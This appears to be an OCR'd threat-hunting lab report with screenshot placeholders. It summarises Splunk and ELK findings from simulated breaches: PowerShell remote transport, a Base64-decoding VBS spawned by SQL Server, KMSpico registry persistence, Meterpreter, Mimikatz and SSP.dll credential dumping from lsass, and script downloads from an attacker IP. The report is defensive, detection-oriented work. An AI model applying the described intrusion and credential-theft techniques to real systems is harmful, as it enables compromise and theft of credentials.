
Activity involving a PowerShell script block logging event (EventCode 4104). The script adds a web-based transport to the current session, specifying parameters such as URL, communication timeout, retry settings, user agent, proxy details, and certificate hash. This activity logged on the host UATSERVER.els-child.eLS.local, suggests an attempt to establish remote communication.



uat-helpdesk [10.100.11.102]

Initial Access


lateral movement from the win10-server




`

Execution


Creation and execution of a Visual Basic script (RFinl.vbs). The script was generated using cmd.exe and includes Base64 decoding functionality to process encoded data. The parent process, sqlservr.exe, located in C:\Program Files\Microsoft SQL Server\MSSQL13.DB1\MSSQL\Binn\, initiated this activity under the user NT SERVICE\MSSQL$SQL01.



The image highlights Execution activity involving SECOH-QAD.exe, flagged as malicious by 43 out of 72 security vendors in a VirusTotal analysis




the process Service_KMS.exe, located in C:\Program Files\KMSpico. This process was executed on the host UAT-HELPDESK and logged with details such as MD5 and SHA256 hashes for integrity verification. The use of KMSpico



`

Persistence

Creation of a registry key. The process Service_KMS.exe, located in C:\Program Files\KMSpico, added a registry key at HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SppExtComObj.exe. This action was logged under Sysmon EventCode 12, indicating a registry object modification.



eLS-Win7

This includes my logs at Splunk; there are no logs to hunt here.

`


Scenario (2)

Host	Accessed or compromised	How	Persistence
Victim 192.168.220.100	compromised	• Remote WMI command execution using `wmiprvse.exe`. • Use of `cmd.exe` and PowerShell to download and execute a script from `192.168.220.66:8080/4GJDfeRz9e`. • Leveraging `GoogleUpdate.exe` to access credentials. • Indication of advanced tactics for lateral movement, execution, and credential theft.	-
HR1 192.168.220.101	compromised	• The attacker exploited a buffer overflow vulnerability to gain initial access to 192.168.220.101. • A Meterpreter connection was established for downloading an executable file (test.php). • Malicious processes such as NetSess.exe were used for enumeration. • Privilege escalation was achieved using PowerUp.ps1 executed within test.php. • Indicates a sophisticated attack chain requiring immediate remediation.	- port 4444 as a listener
DEV1 192.168.220.102	compromised	• Used mshta.exe to execute PowerShell. • Ran service.exe for reverse shell. • Downloaded script from 192.168.220.66:8091/SeMFtEDro. • Loaded SSP.dll into lsass.exe. • Dumped credentials with Mimikatz(lsaas.exe).	Persistence Mechanism with Empire WMI
W2012r2-DC01 192.168.220.11	compromised	• Remote execution performed via WmiPrvSE.exe. • SSP.dll loaded into lsass.exe, indicating persistence. • Mimikatz used to extract credentials from lsass.exe.	Dumping credentials using ssp.dll targets lsass.exe to extract sensitive data


`


Scenario 2: TESTDOMAIN Breach (ELK)

- VICTIM endpoint (192.168.220.100) has been compromised.




Dashboard






`

VICTIM.testdomain.com [192.168.220.100]




Initial Access, Credential Access

suspicious process access attempt. The event, logged under Sysmon Event ID 10, occurred on the host VICTIM.testdomain.com.




`

Memory access attempts flagged under Sysmon Event ID 10. It details interactions between processes, where GoogleUpdate.exe accessed lsass.exe and was granted permissions (0x1410). The activity involves notable system components like ntdll.dll and wow64.dll



privileged logon where an account (luser) has been granted system-level privileges.**privilege escalation attack**. The source IP 192.168.220.66 and the granting of high-level privileges (eg.like SeDebugPrivilege and SeImpersonatePrivilege) .




`


Lateral Movement

Multiple privileged logon events (4672) flagged for **non-admin host** access under "Lateral Movement".

Process creation events (Sysmon ID 1), such as executions of cmd.exe and whoami.exe in a network logon session, indicating lateral execution attempts.



